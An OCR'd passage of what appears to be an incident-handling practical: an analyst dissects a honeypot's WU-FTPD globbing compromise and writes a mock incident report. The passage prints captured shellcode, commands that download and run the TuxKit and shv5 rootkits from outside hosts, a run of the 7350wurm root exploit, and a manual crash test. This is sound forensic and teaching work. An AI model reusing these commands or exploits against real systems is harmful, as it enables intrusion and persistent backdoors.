
1. The ASCII text “HIST” existed in the packet file.

2. There were two hosts sending traffic to the FTP service that matched bullet 1.
    a. 10.10.15.4
    b. 10.10.15.88

With this information he would concentrate his Ethereal analysis on these hosts. Felix opened Ethereal and loaded the packet file.

Ethereal Packet Analysis

Felix opened the raw packet file with Ethereal to analyze the traffic.



-Ethereal-

Ethereal provides the same filtering functionality as BPF but the syntax is different. For example, in BPF to find all matches of the ip address 10.10.15.88 the argument would be, “host 10.10.15.88”, in Ethereal the filter argument would be “ip.addr == 10.10.15.88”. Ethereal also provides a function called “Follow TCP stream” which will automatically filter based on source IP, destination IP, source port, and destination port, and display all ASCII text contained within the filter. The new window will highlight text from host 1 in a different color as host 2. This makes it very easy to see exactly what a host is doing, as well as demonstrating to management the inherent weaknesses in certain protocols.

Using the list of IP addresses he had gathered in his last step, Felix entered the "ip.addr == 10.10.15.4" in to the filter area and clicked apply. After the filter was finished he selected the first packet and clicked "Tools | Follow TCP Stream". The following extract is what he saw.

```
220 linux FTP server (Version wu-2.6.1-16) ready.
221 You could at least say goodbye.
```

This wasn't very promising but Felix knew that 10.10.15.4 had connected three times to the FTP service on the honeypot. He moved on to the second instance of a SYN and saw the same output as above. He knew that this host had entered text 'HIST' in his session so the third must have been the one. He selected the third SYN, followed the stream and saw the following.

```
220 linux FTP server (Version wu-2.6.1-16) ready.
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS mozilla@
230 Guest login ok, access restrictions apply.
RNFR ./.
350 File exists, ready for destination name
RNFR ./.
350 File exists, ready for destination name
RNFR ./.
350 File exists, ready for destination name
RNFR ./.
350 File exists, ready for destination name
RNFR ./.
350 File exists, ready for destination name
RNFR ./.
350 File exists, ready for destination name
RNFR ./.
350 File exists, ready for destination name
RNFR ./.
350 File exists, ready for destination name
RNFR ./.
350 File exists, ready for destination name
RNFR ./.
350 File exists, ready for destination name
RNFR ./.
350 File exists, ready for destination name
RNFR ./.
<OUTPUT TRUNCATED>
RNFR ./.
350 File exists, ready for destination name
PWD
257 "/" is current directory.
CWD 0000000000000000000<OUTPUT TRUNCATED>
550 0000000000000000000<OUTPUT TRUNCATED>: No such file or directory.
CWD ~/{.,.,.,.}
250 CWD command successful.
CWD .
250 CWD command successful.
RNFR ./././././././.
350 File exists, ready for destination name
CWD 735073
550 735073: No such file or directory.
```

```
CWD 73507
550 73507: No such file or directory.
CWD 7350é
550 7350é: No such file or directory.
RNFR .
350 File exists, ready for destination name
RNFR ././././././.
350 File exists, ready for destination name
CWD ~{

sP
3Û÷ã°F3ÉÍjTÜ°'±íÍ°=ÍR±hÿ../DâøÜ°=ÍXjTj(XÍj
                                XRhn/shh//biãRSáÍunset HISTFILE;id;uname -a;
uid=0(root) gid=0(root) groups=50(ftp)
echo 1 ; if [ -f /usr/bin/wget ] ; then /usr/bin/wget http://home.wanadont.nl/kathleen.bane/tux.tgz
; else if [ -f /usr/bin/ncftpget ] ; then /usr/bin/ncftpget "ftp://rob:optic@130.1.1.58/tux.tgz" ;else if
[ -f /usr/bin/lynx ] ; then /usr/bin/lynx -dump http://home.wanadont.nl/kathleen.bane/tux.tgz >>
tux.tgz ; fi ; fi ; fi
Linux linux 2.4.2-2 #1 Sun Apr 8 19:37:14 EDT 2001 i686 unknown
echo 1 ; if [ -f /usr/bin/wget ] ; then /usr/bin/wget http://home.wanadont.nl/kathleen.bane/tux.tgz
; else if [ -f /usr/bin/ncftpget ] ; then /usr/bin/ncftpget "ftp://rob:optic@130.1.1.58/tux.tgz" ;else if
[ -f /usr/bin/lynx ] ; then /usr/bin/lynx -dump http://home.wanadont.nl/kathleen.bane/tux.tgz >>
tux.tgz ; fi ; fi ; fi
1
if [ -f tux.tgz ] ; then /bin/tar -zxvf tux.tgz ; else if [ -f tux.tgz.1 ] ; then /bin/tar -zxvf tux.tgz.1 ; fi ;
fi ; sleep 10 ; cd tuxkit ; ./tuxkit pimpboy 14859 6969 ; sleep 40 ; cd .. ; rm -rf tux* ; echo "1"
1
1
unset
```

*output sanitized

Felix was happy; due to the plain text nature of FTP he was able to see exactly what this person tried to do.

1. Exploit FTP
2. Execute “unset HISTFILE;id;uname –a
3. Download backdoor
4. Unpack backdoor
5. Execute backdoor with arguments “pimpboy 14859 6969”
6. Remove backdoor installer.
7. Exit

He switched over to a terminal to attempt to grab ‘tux.tgz’ by executing exactly what ‘rob’ did. Rob will be the name associated with the attacker since this is what he entered as his username. To facilitate this, he disconnected the honeypot from the DSL router and reconnected the router to the Internet.

```
MGR# echo 1 ; if [ -f /usr/bin/wget ] ; then /usr/bin/wget
http://home.wanadont.nl/kathleen.bane/tux.tgz ; else if [ -f /usr/bin/ncftpget ] ; then
/usr/bin/ncftpget "ftp://rob:optic@130.1.1.58/tux.tgz" ;else if [ -f /usr/bin/lynx ] ; then /usr/bin/lynx
-dump http://home.wanadont.nl/kathleen.bane/tux.tgz >> tux.tgz ; fi ; fi ; fi
1
--20:11:26--  http://home.wanadont.nl/kathleen.bane/tux.tgz
          => `tux.tgz'
Resolving home.wanadont.nl... done.
Connecting to home.wanadont.nl[194.1.1.11]:80... connected.
```

```
HTTP request sent, awaiting response... 404 Not Found
20:11:27 ERROR 404: Not Found.

MGR#
```

It seemed that 'rob' didn't really know where 'tux.tgz' was located and didn't successfully download the file on the first attempt.
The string of commands he executed followed this format:

- If `wget` exists
  - Then download 'tux.tgz' using wget from home.wanadont.nl
- If `wget` doesn't exist, see if `ncftpget` exists
  - If it does, use it to download 'tux.tgz' from 130.1.1.58 with the username 'rob' and a password of 'optic'
- If `ncftpget` doesn't exist, see if `lynx` exists
  - If it does, dump the file using `lynx` and save it to 'tux.tgz'
- Close "if" control statements

The first attempt obviously didn't work so Felix tried the second. As he pasted the command to the terminal he realized it was exactly the same command so it was unnecessary to execute the command.

Felix went on to analyze the third set of commands.

```
if [ -f tux.tgz ] ; then /bin/tar -zxvf tux.tgz ; else if [ -f tux.tgz.1 ] ; then /bin/tar -zxvf tux.tgz.1 ; fi ;
fi ; sleep 10 ; cd tuxkit ; ./tuxkit pimpboy 14859 6969 ; sleep 40 ; cd .. ; rm -rf tux* ; echo "1"
```

This set of commands is broken down as follows:

- If 'tux.tgz' exists
  - /bin/tar –zxvf tux.tgz
    - z = uncompress, x=extract, v=verbose, f=use archive file [filename]
- If 'tux.tgz' doesn't exist, then if tux.tgz.1 exists
  - /bin/tar –zxvf tux.tgz.1
- Close IF control statements
- Cd tuxkit
  - Presumably the directory created when tux.tgz[.1] was extracted
- Execute `tuxkit` with arguments "pimpboy", "14859", and "6969"
  - TuxKit is a rootkit written by Tuxtendo. The installation script `tuxkit` takes arguments: tuxkit <Password> <SSHD port> <BNC port>. Password being the password used to login to the SSH daemon started on <SSHD port> and <BNC port> being the port that psyBNC will listen on.
    A thorough analysis of TuxKit can be found at:

http://www.hackinthebox.org/article.php?sid=5724 written by spoonfork, as well as, Larry P. Bunch's GCIH practical, "Auto-Rooters" located at: http://www.giac.org/practical/GCIH/Larry_Bunch_GCIH.pdf.

- Pause for 40 seconds
- Change directory to the parent directory
- Forcefully, and recursively, remove "tux*"
  - To cover his tracks
- Echo 1
  - So he knows when everything is finished.

This entire string of commands was useless as tux.tgz was never downloaded in the first place. With this Felix could disregard the first successful compromise and focus on the second from 10.10.15.88.

Once again Felix opened Ethereal and loaded the packet trace file. This time filtering with, "ip.addr == 10.10.15.88". This host had only one SYN packet in the trace so he selected that packet and followed the TCP stream.

```
MGR# cat dump.shv5.tgz.ascii.txt
220 linux FTP server (Version wu-2.6.1-16) ready.
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS mozilla@
<OUTPUT TRUNCATED, SEE COMPROMISE FROM 10.10.15.4 FOR SAME OUTPUT>
CWD 735073
550 735073: No such file or directory.
CWD 73507
550 73507: No such file or directory.
CWD 7350é
550 7350é: No such file or directory.
RNFR .
350 File exists, ready for destination name
RNFR ./././././././.
350 File exists, ready for destination name
CWD ~/{.,.,.,.}

sP
3Û÷ã°F3ÉÍjTÜ°'±íÍ°=ÍR±hÿ../DâøÜ°=ÍXjTj(XÍj
                                        XRhn/shh//biãRSáÍunset
HISTFILE;id;uname -a;
uid=0(root) gid=0(root) groups=50(ftp)
Linux linux 2.4.2-2 #1 Sun Apr 8 19:37:14 EDT 2001 i686 unknown
cd /dev
cd /dev
mkdir .r
cd .r
www.h4ck3rsite.nu/shv5.tgz
ls -a
.
..
wget www.h4ck3rsite.nu/shv5.tgz
ls -a
```

```
.
..
shv5.tgz
tar -zxvf shv5.tgz
shv5/
shv5/setup
shv5/bin.tgz
shv5/conf.tgz
shv5/lib.tgz
shv5/README
shv5/utilz.tgz
cd shv5
/setup closed666 30999
./setup closed666 30999
[sh]# Installing shv5 ... this wont take long
[sh]# If u think we will patch your holes shoot yourself !
[sh]# so patch manualy and fuck off!


=============================================================================

 MMMMM                              MMMMMM
 MMM    MMMMMMMMM   MMMM    MMMM    MMM   [*] Presenting u shv5-rootkit !
 MMM   MMMM   MMMM  MMMM    MMMM    MMM   [*] Designed for internal use !
 MMM   MMMMMMM      MMMMMMMMMMMM    MMM
 MMM     MMMMMMMM   MMMMMMMMMMMM    MMM   [*] brought to you by: PinT[x]
 MMM          MMMM  MMMM    MMMM    MMM   [*] April © 2003 ©
 MMM   MMMM   MMMM  MMMM    MMMM    MMM
 MMM    MMMMMMMMM   MMMM    MMMM    MMM   [*]    *** VERY PRIVATE ***
 MMM                                MMM   [*] *** so dont distribute ***
 MMMMM       -C- -R- -E- -W-     MMMMMM


=============================================================================

[sh]# backdooring started on linux
[sh]#
[sh]#
[sh]# checking for remote logging...   guess not.
[sh]# checking for tripwire...  guess not.
[sh]# [Installing trojans....]
[sh]#  Using Password : closed666
[sh]#         Using ssh-port : 30999
[sh]#          : ps/ls/top/netstat/ifconfig/find/ and rest backdoored
[sh]#
[sh]# [Installing some utils...]
[sh]#          : mirk/synscan/others... moved
[sh]# [Moving our files...]
[sh]#          : sniff/parse/sauber/hide moved
[sh]# [Modifying system settings to suite our needs]
[sh]# Checking for vuln-daemons ...
[sh]# WU-FTPD found - patch it bitch !!!!
[sh]# RPC.STATD found - patch it bitch !!!!
-----------------------------------------------------------------------
[sh]# [System Information...]
[sh]# Hostname : linux (10.0.0.180)
[sh]# Arch : i686 -+- bogomips : 1500.77 '
[sh]# Alternative IP : 127.0.0.1  -+-  Might be [ 1 ] active adapters.
[sh]# Distribution: Red Hat Linux release 7.1 (Seawolf)
-----------------------------------------------------------------------
```

```
[sh]# ipchains ... ?
Chain input (policy ACCEPT):
-------------------------------------------------------------------
[sh]# iptables ...?
Hint: insmod errors can be caused by incorrect module parameters,
including invalid IO or IRQ parameters
-------------------------------------------------------------------
[sh]# Just ignore all errors if any !
[sh]# ============================== Backdooring completed in :6
seconds
```

This made Felix happy. The honeypot was successfully compromised and a rootkit called SHV5 was installed. A rootkit is a set of modified tools used to facilitate future access and hide the presence of files and processes. Additionally, this rootkit was relatively new, copyright April 2003 by PinT[x], presumably from "SH Crew". A quick search of Google turned up no results for this rootkit, now Felix was ecstatic.

"Well TCPRST, it's time to write the report that we will ultimately present to Elbows, LLC. We will make a couple assumptions about Elbows, LLC, their network layout, and they were running a HTTP server on their FTP server. These assumptions will mimic an e-commerce entity. So, let's brew some coffee, order some pizza, and get started."

Charlie, the young one, quickly added, "I want anchovies!"

Felix just looked at him.

Report

Disclaimer


Pretentious Assurance, Inc. has created the following report for Elbows, LLC, a subsidiary of Joints, Inc. Hereinafter Pretentious Assurance, Inc. will be referred to as "PA", and Elbows, LLC, as simply "Elbows". All information contained within this report is considered accurate by the investigation of PA. This report will cover in depth all aspects of the compromise of Elbows' Internet facing HTTP/FTP server, from before incident to after incident actions. All suggestions concerning the compromised host should be considered recommendations; any recommendation executed by Elbows is done at their own risk. The contract between PA and Elbows calls for the generation of an incident report only, no host restoration to pre-compromise condition is specified and, as such, has not been provided. PA is not responsible for any loss of data due to execution of a recommendation in the absence of PA.

Summary

On June 26th 2003, Elbows, LLC, was the victim of a root level compromise of their HTTP/FTP server. The compromise was realized by the LAN administrator, Jeff Zimoes, during normal monitoring of IDS packet logs as well as a report from the web server's administrator detailing his inability to anonymously upload files to the HTTP server via FTP. Subsequently, they contracted Pretentious Assurance, Inc. to analyze the system and recommend possible solutions. This document is the report provided by Pretentious Assurance, Inc.

Network Diagram

The following diagram is a representation of Elbows' Internet presence.



*DNS and E-Mail services outsourced to ISP

Network Summary

- Internet Connection
  - T1 provided by Internet Solutions
  - Internet gateway IP: 172.16.1.5/30
  - Internet router: Cisco 2611
    - Provided and managed by ISP
    - External address: 172.16.1.6
    - Internal address: 10.1.1.177
    - Routing via Border Gateway Protocol (BGP)
      - Autonomous System Number (ASN) 55555
    - No access control lists
- Elbows Network
  - Cisco PIX 515
    - Configuration Analysis
      Lines removed have been replaced with <explanation>

```
<Configuration begin>
PIX Version 6.2(1)
! Three interfaces, inside, outside, and dmz.  Traffic flows from higher security level to lower.
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security50
<password entries>
hostname elbows-pix
domain-name elbows.com
<default fixup, names, entries>
! Used with NAT entry below to determine which IP addresses match that particular NAT
! statement
access-list NONAT permit ip any any
! All traffic to the server on the DMZ subnet, 10.1.1.180
! 10.1.1.180 is statically mapped to 10.0.0.180 below
! Explicitly deny all other traffic to allow for logging of denied packets
access-list outside permit icmp any any
access-list outside permit ip any host 10.1.1.180
access-list outside deny ip any any
! Only permit ICMP outbound from DMZ subnet
access-list dmz permit icmp any any
access-list dmz deny ip any any
! Permit all internal hosts to access any service on any host on the Internet
access-list inside permit icmp 192.168.1.0 255.255.255.0 any
access-list inside permit ip 192.168.1.0 255.255.255.0 any
no pager
logging on
logging timestamp
logging buffered warnings
logging trap warnings
logging history warnings
! Log all SYSLOG information to 10.0.0.181 on the DMZ subnet
logging host dmz 10.0.0.181
! Set all interfaces to hard 100 Mb/s, full-duplex
interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 100full
<default interface mtu entries>
! Set IP addresses on all interfaces
ip address outside 10.1.1.178 255.255.255.248
ip address inside 192.168.1.1 255.255.255.0
ip address dmz 10.0.0.178 255.255.255.248
! Default ip audit entries.  Will only alarm when an attack is detected, other possible action is
! drop.
ip audit info action alarm
ip audit attack action alarm
<default pdm history and arp timeout entries>
! Creates global pool of one address with NAT ID 1
global (outside) 1 10.1.1.182
! NAT all inside hosts to IP specified in NAT ID 1
nat (inside) 1 0.0.0.0 0.0.0.0 0 0
! Do not NAT any IP address specified in access list NONAT
nat (dmz) 0 access-list NONAT
! Statically map outside IP address of 10.1.1.180 to DMZ address 10.0.0.180
static (dmz,outside) 10.1.1.180 10.0.0.180 netmask 255.255.255.255
! Apply access lists to their respective interfaces
```

```
access-group outside in interface outside
access-group inside in interface inside
access-group dmz in interface dmz
! Default route to the Internet
route outside 0.0.0.0 0.0.0.0 10.1.1.177 1
<default timeout entries>
<default aaa-server entries>
! Permit Elbows administrator, with static IP of 192.168.1.250, to poll the PIX
snmp-server host inside 192.168.1.250 poll
snmp-server location Elbows.com Corporate HQ
snmp-server administrator@elbows.com
snmp-server community public
no snmp-server enable traps
<default floodguard, telnet timeout, no sysopt route dnat entries>
! Permit Elbows administrator to administrate the PIX
ssh 192.168.1.250 255.255.255.255 inside
ssh timeout 10
! Provide DHCP services for all hosts on inside interface, scope: 192.168.1.100-192.168.1.199
dhcpd address 192.168.1.100-192.168.1.199 inside
dhcpd dns 172.16.1.254
dhcpd lease 3600
dhcpd ping_timeout 750
dhcpd domain elbows.com
dhcpd enable inside
<default terminal entry, crypto checksum, end configuration>
```

* The implementation of this firewall was outsourced to SBIS (Small Business Information Security).

- DMZ
  - HTTP/FTP server
    - Operating System: RedHat 7.1 (Seawolf)
    - IP address: 10.0.0.180/29
    - HTTP server: Apache/1.3.27 (Unix) (default installation)
    - FTP server: Washington University FTP Daemon, version wu-2.6.1-16 (default installation)
    - User accounts:
      - jeff:1pX7qOKHX$VhA29/2yeiEqtLPitmguv0:500:500:
        Elbows Administrator
    - System Uptime
      - `22:42:10  up 175 days, 10:22,  1 user,  load average: 0.42, 0.30, 0.11`
  - Syslog/IDS
    - Operating System: Red Hat 9.0 (Shrike)
    - IP address: 10.0.0.181/29
    - IDS: Snort 2.0.0rc4
      - Not using IDS functionality
      - Logging all raw traffic data to a file
      - File automatically rotated every 7 days by cron

        - Administrator, Jeff, looks at files periodically
      - Standard syslog daemon for logging of PIX syslog messages
    - DMZ switch
      - Cisco Catalyst 2912
        - Purely switching
        - Port monitoring to IDS port
  - Internal Network
    - Standard Microsoft Windows NT 4.0 PDC
    - DHCP scope: 192.168.1.100-192.168.1.199
    - E-Mail provided via ISP through Post Office Protocol 3
    - DNS services provided by ISP
    - LAN administrator: Jeff Zimoes

Exploit Summary

The HTTP/FTP server was first compromised, then a rootkit was installed (SHV5) these two items will be handled separately below.

Service Exploit

Upon analysis of the packet trace files on the Snort IDS, we have determined that the exploit used to compromise the HTTP/FTP server on the DMZ was an attack against the Washington University FTP daemon (WU-FTPD) running on that host. The official Computer Emergency Response Team (CERT) at Carnegie-Mellon University title for this vulnerability is "CERT® Advisory CA-2001-33 Multiple Vulnerabilities in WU-FTPD". This advisory was published on November 29, 2001.

This advisory specifies two particular vulnerabilities that WU-FTPD is susceptible to. The first, and case in point, is "VU#886083: WU-FTPD does not properly handle file name globbing". The second being, "VU#639760: WU-FTPD configured to use RFC 931 authentication running in debug mode contains format string vulnerability." RFC 931 is "Authentication Server" by Mike StJohns.

Protocol Description

The Washington University File Transfer Daemon is an application that implements the RFC 959 defined File Transfer Protocol. This protocol allows for efficient transfer of files between two hosts on a network.

FTP, as a variant, has been in use since 1971 at the Massachusetts Institute of Technology. The RFC for the 1971 method of file transfer is RFC 114, however RFC 959 is the official protocol standard.

FTP has sufficient commands built-in to assist in moving files. The commands are as simple as, RETR (retrieve), STOR (store), etc. Since it's inception as a standard for transferring files many clients have spawned including graphical clients that allow the recursive transfer of multiple directories. Client commands

are somewhat different where you have the commands GET and PUT which correspond to RETR and STOR, respectively. Multiple servers have also been developed by multiple vendors, some commercial and some open-source. As with all software the possibility of creating a potential hole in software during the development process is real. The FTP daemon running on the HTTP/FTP server is one of those servers that had a vulnerability.

FTP is a TCP based service that primarily uses two ports. The most common port being 21, the command port, and the often overlooked port 20, being the data port. However the data port is not always 20. The determining factor as to whether this is true is the particular mode you are operating your session in. FTP has two possible modes of operation, active and passive.

With active mode the server will always run the data port as 20. A client initially connects to the FTP service running on port 21, with a source port greater than 1024. The client will start listening on a port that is one greater than the source port of the command session. If the client has a source port of 3386 on the command session, it will start listening on port 3387 for the data connection. The client will send a PORT command to the server to specify which port will be the data port locally. When the data session is needed the server is talk to the client with a source port of 20 and a destination as specified by the client. This can cause a problem as you would need to allow all TCP segments through your firewall that have a source port of 20 since these would, supposedly, be valid FTP DATA connections.

With passive mode the server can have a random data port, however the client is always initiating the session outbound to the server. This is good for the client side firewall administrator. The client will initially establish a session to port 21 of the server. The client will issue the PASV which will tell the server to listen on a random port greater than 1024. The server will start listening on this port and will tell the client what that port is. The client will then connect to the server on that port to pass the data traffic.

It should be noted that this vulnerability is an issue with the server, WU-FTPD version 2.6.1, not the protocol.

Operating Systems Affected

This vulnerability is application dependent. Being open-source software the application can be installed on my operating systems; however, the following vendors have admitted that the version of WU-FTPD contained in their particular OS distributions was vulnerable:

Vendor	Distribution	Dist. Minor	Version
Caldera	OpenLinux		2.3
Caldera	OpenLinux	Server	3.1
Caldera	OpenLinux	eBuilder	Any
Caldera	OpenLinux	eDesktop	2.4
Caldera	OpenLinux	eServer	2.3.1
Caldera	OpenServer		<5.0.6a
Caldera	OpenUnix		8.0.0
Caldera	UnixWare		7
Conectiva	Linux		5
Conectiva	Linux		5.1
Conectiva	Linux		6
Conectiva	Linux		7
Conectiva	Linux	ecommerce	
Conectiva	Linux	prg	graficos
Debian	Linux		2.2
FreeBSD	Ports Collection		prior to 11/28/2001
Immunix	OS		7
Mandrake	Linux		7.1
Mandrake	Linux		7.2
Mandrake	Linux		8
Mandrake	Linux		8.1
Mandrake	Linux	Corporate Server	1.0.1
Red Hat	Linux		6.2
Red Hat	Linux		7
Red Hat	Linux		7.1
Red Hat	Linux		7.2
Red Hat	Linux		7.x
SuSE	Linux		6.3
SuSE	Linux		6.4
SuSE	Linux		7
SuSE	Linux		7.1
SuSE	Linux		7.2

Since WU-FTPD is an open-source project and, as their license specifies, the source code can be reused and incorporated into other projects, as long as copyright is maintained. The license for WU-FTPD can be found at http://www.wu-ftpd.org/license.html. The following versions of software are also vulnerable since they use this particular portion of the source code.

Vendor	Application	Version
WU-FTPD Development Group	WU-FTPD	2.6.1
BeroFTP	BeroFTPD	No statement from Vendor

The HTTP/FTP server located on the DMZ subnet was running RedHat 7.1 (Seawolf). RedHat released an updated RPM package to address this issue on November 26, 2001.

Exploit Explanation

The WU-FTPD Daemon allows users of the service to address multiple filenames using a feature called "globbing". An example of globbing would be: "`#ls *.txt`", this would return all filenames that end in ".txt". While logged in to a WU-FTP server, a user could execute "`ftp> mget *.txt`", this would download all files that end with ".txt". This is considered a feature as it allows users to quickly and easily manage multiple file transfers.

How the exploit works

The developers of WU-FTPD decided to incorporate their own code for filename globbing rather than rely on the operating system libraries to accomplish this task. They did incorporate error checking however, an unusual string will pass the error checking code and provide a vehicle for exploiting the system.

Lines 1110 and 1152 contained within ftpcmd.y call the function ftpglob() to handle the processing of metacharacters entered by all users.

```
if (restricted_user && logged_in && $1 && strncmp($1, "/", 1) == 0){
<cut>
 globlist = ftpglob(t);
 <cut>
}
else if (logged_in && $1 && strncmp($1, "~", 1) == 0) {
        char **globlist;
        globlist = ftpglob($1);
<cut>
}
```

If any errors are found during the globbing function, ftpglob() should set the variable globerr which is evaluated after the execution of the ftpglob() function. Under certain conditions an error condition can exist without globerr being set.

```
if (globerr) {
  reply(550, globerr);
  $$ = NULL;
  if (globlist) {
    blkfree(globlist);
    free((char *) globlist);
  }
}
else if (globlist) {
  $$ = *globlist;
  blkfree(&globlist[1]);
  free((char *) globlist);
}
```

Upon successful execution of the ftpglob() function, memory will be allocated and the list of files will be placed there. "globlist", a pointer to a list of files contained in memory, is returned to the calling function. If an error condition exists memory should not be allocated. The exception to the error checking function will not set

globerr and subsequently the calling function will attempt to free un-initialized memory. In some situations is it possible to have certain areas of memory overwritten which can lead to execution of arbitrary code.

It is possible to determine if an implementation of WU-FTPD is vulnerable using a manual method. The following table demonstrates this.

```
ftp> open localhost
Connected to localhost (127.0.0.1).
220 sasha FTP server (Version wu-2.6.1-18) ready.
Name (localhost:root): anonymous
331 Guest login ok, send your complete e-mail address as password.
Password:
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls ~{
227 Entering Passive Mode (127,0,0,1,241,205)
421 Service not available, remote server has closed connection
```

The preceding text is from the CORE Security Technologies "Vulnerability Report For WU-FTPD Server", located at http://www1.corest.com/common/showdoc.php?idxseccion=10&idx=172.

Variants

By analyzing the output of the IDS we saw the following entries in the FTP session:

```
CWD 735073
550 735073: No such file or directory.
CWD 73507
550 73507: No such file or directory.
CWD 7350é
550 7350é: No such file or directory.
```

These particular commands are indicative of an exploit written by Team Teso, most likely "7350wurm". This exploit is extremely functional in that it can determine, automatically, what the server operating system is by looking at the banner returned. In this case it was:

```
220 linux FTP server (Version wu-2.6.1-16) ready.
An execution of this exploit code against your HTTP/FTP server yielded the following results.
PAI# gcc -o 7350wurm 7350wurm.c
PAI# ./7350wurm -a -d 10.0.0.180
7350wurm - x86/linux wuftpd <= 2.6.1 remote root (version 0.2.2)
team teso (thx bnuts, tomas, synnergy.net !).

# trying to log into 10.0.0.180 with (ftp/mozilla@) ... connected.
# banner: 220 linux FTP server (Version wu-2.6.1-16) ready.
# successfully selected target from banner

### TARGET: RedHat 7.1 (Seawolf) [wu-ftpd-2.6.1-16.rpm]
```

```
# 1. filling memory gaps
# 2. sending bigbuf + fakechunk
      building chunk: ([0x0807314c] = 0x08085f98) in 238 bytes
# 3. triggering free(globlist[1])
#
# exploitation succeeded. sending real shellcode
# sending setreuid/chroot/execve shellcode
# spawning shell
################################################################################
uid=0(root) gid=0(root) groups=50(ftp)
Linux linux 2.4.2-2 #1 Sun Apr 8 19:37:14 EDT 2001 i686 unknown
exit
connection closed by foreign host.
PAI#
This connection was made in less than a second.  A packet trace was done on this connection
and the resulting output was exactly the same as the original exploit.
```

Other variants of code exist for this particular exploit, including 01-wu261; 01-wu261.c at PacketStorm. There is no author credit in the source for this but it was posted by zen-parse. This exploit requires manual intervention to determine the return address of the overflow; however it comes with very thorough instructions.

```
PAI# cat README.by-hand
gotaddr = address to overwrite
$ objdump -R in.ftpd|grep syslog

